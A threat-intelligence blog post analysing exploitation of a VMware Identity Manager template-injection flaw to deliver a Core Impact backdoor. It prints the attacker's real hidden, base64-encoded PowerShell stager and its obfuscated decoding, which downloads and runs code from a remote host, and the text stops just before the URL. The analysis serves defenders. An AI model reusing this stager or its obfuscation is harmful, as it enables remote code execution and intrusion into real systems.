New Core Impact Backdoor Delivered Via VMWare Vulnerability

Posted by Morphisec Labs on April 25, 2022

-

Morphisec is a world leader in preventing evasive polymorphic threats launched from zero-day exploits. On April 14 and 15, Morphisec identified exploitation attempts for a week-old VMware Workspace ONE Access (formerly VMware Identity Manager) remote code execution (RCE) vulnerability. BleepingComputer reports similar attempts have been seen in the wild. Due to indicators of a sophisticated Core Impact backdoor, Morphisec believes advanced persistent threat (APT) groups are behind these VMWare identity manager attack events. The tactics, techniques, and procedures used in the attack are common among groups such as the Iranian linked Rocket Kitten.

VMWare is a $30 billion cloud computing and virtualization platform used by 500,000 organizations worldwide. A malicious actor exploiting this RCE vulnerability potentially gains an unlimited attack surface. This means highest privileged access into any components of the virtualized host and guest environment. Affected firms face significant security breaches, ransom, brand damage, and lawsuits.


This new vulnerability is a server-side template injection that affects an Apache Tomcat component, and as a result, the malicious command is executed on the hosting server. As part of the attack chain, Morphisec has identified and prevented PowerShell commands executed as child processes to the legitimate Tomcat prunsrv.exe process application. A malicious actor with network access can use this vulnerability to achieve full remote code execution against VMware's identity access management. Workspace ONE Access provides multi-factor authentication, conditional access, and single sign-on to SaaS, web, and native mobile apps.

This attack turned around remarkably fast:

- A patch for the initial vulnerability was released on April 6
- On April 11 a proof of concept for the attack appeared
- On April 13 exploits were identified in the wild

Adversaries can use this attack to deploy ransomware or coin miners, as part of their initial access, lateral movement, or privilege escalation. Morphisec research observed attackers already exploiting this vulnerability to launch reverse HTTPS backdoors——mainly Cobalt Strike, Metasploit, or Core Impact beacons. With privileged access, these types of attacks may be able to bypass typical defenses including antivirus (AV) and endpoint detection and response (EDR).

Morphisec Labs has analyzed this new attack in detail below.



PRUNSRV.EXE - EXTENDED INFO

Process File path:

C:\VMware\VMwareIdentityManager\oss\commons-daemon\amd64\prunsrv.exe

Command Line:


//RS//VMwareIDMService

Hash:

ebb5d653efbeb80d7329a263395a2d9107ededb5239ef8dec86f5e30f4df0b6a

Morphisec console attack details

Technical Analysis



Full attack chain

The attacker gains initial access to an environment by exploiting a VMWare Identity Manager Service vulnerability. The attacker can then deploy a PowerShell stager that downloads the next stage, which Morphisec Labs identified as the PowerTrash Loader. Finally, an advanced penetration testing framework——Core Impact——is injected into memory.

VMWare Identity Manager Vulnerabilities

The Morphisec blog post Log4j Exploit Hits Again: Vulnerable VMWare Horizon Servers at Risk showed how attackers previously exploited VMWare’s Horizon Tomcat service. Unfortunately, malice never sleeps. Threat actors are now exploiting another VMWare component, the VMWare Identity Manager service.

Several vulnerabilities have recently been reported for this service:

CVE-2022-22958	VMware Workspace ONE Access, Identity Manager, and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 and CVE-2022-22958). A malicious actor with administrative access can trigger the deserialization of untrusted data through malicious JDBC URI, which may result in remote code execution.


CVE-2022-22957 VMware Workspace ONE Access, Identity Manager, and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 and CVE-2022-22958). A malicious actor with administrative access can trigger the deserialization of untrusted data through malicious JDBC URI, which may result in remote code execution.

CVE-2022-22954 VMware Workspace ONE Access and Identity Manager contains a remote code execution vulnerability due to server-side template injection. A malicious actor with network access can trigger a server-side template injection that may result in remote code execution.

While CVE-2022-22957 and CVE-2022-22958 are RCE vulnerabilities, they require administrative access to the server. CVE-2022-22954 however, doesn't, and already has an open-source proof of concept in the wild.

Powershell Stager


The attacker exploited the service and ran the following PowerShell command:



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -w Hidden -noni -Enc
WwBjAGgAYQByAFsAXQBdACcAJQBxAD4AKQApAE8AZgB4AC4AUABjAGsAZgBkAHUAIQBPAGYAdQAvAFgAZgBjAEQAbQBqAGYAbwB1ACoALwBFAHAAeABv
AG0AcABiAGUAVAB1AHMAagBvAGgAKQAoAGkAKAAsACgAdQAoACwAKAB1ACgALAAoAHEAKAAsACgAOwAoACwAKAAwACgALAAoADAAKAAsACgAMgAoACwA
KAA0ACgALAAoADkAKAAsACgALwAoACwAKAAyACgALAAoADMAKAAsACgANQAoACwAKAAvACgALAAoADIAKAAsACgAOQAoACwAKAA1ACgALAAoAC8AKAAs
ACgAMwAoACwAKAAzACgALAAoADEAKAAsACgAMAAoACwAKAB4ACgALAAoAHAAKAAsACgAcwAoACwAKABsACgALAAoAGAAKAAsACgANQAoACwAKAA1ACgA
LAAoADQAKAAsACgALwAoACwAKABjACgALAAoAGoAKAAsACgAbwAoACwAKABgACgALAAoAG4AKAAsACgAMwAoACwAKAAvACgALAAoAHEAKAAsACgAdAAo
ACwAKAAyACgAKgAqADwAJQBxAH0ALwApACgASgAoACwAKABmACgALAAoAFkAKAAqACcAfAAlAHsAJABzACsAPQBbAGMAaABhAHIAXQAoAFsAaQBuAHQA
XQAkAF8ALQAxACkAfQA7ACQAcwB8AC4AKAAkAHMAaABlAGwAbABpAGQAWwAxAF0AKwAnAGEAZQBzAGsAbABkAGoAYwAnAFsAMQBdACsAJwBYACcAKQA=
```

Stager encoded in base64


Which translates to:



```
[char[]]'%q>))Ofx.Pckfdu!Ofu/XfcDmjfou*/EpxompbeTusjoh)(i(,(u(,(u(,(q(,(;(,(0(,(0(,(2(,(4(,(9(,(/(,(2
(,(3(,(5(,(/(,(2(,(9(,(5(,(/(,(3(,(3(,(1(,(0(,(x(,(p(,(s(,(l(,(`(,(5(,(5(,(4(,(/(,(c(,(j(,(o(,(`(,(n(,
(3(,(/(,(q(,(t(,(2(**<%q}/)(J(,(f(,(Y(*'|%{$s+=[char]([int]$_-1)};$s|.($shellid[1]+'aeskldjc'[1]+'X')
```

Decoded stager

As you can see at the end, this is an encoded command where each character is subtracted by one. When doing so we get the URL from which the next stage is downloaded:

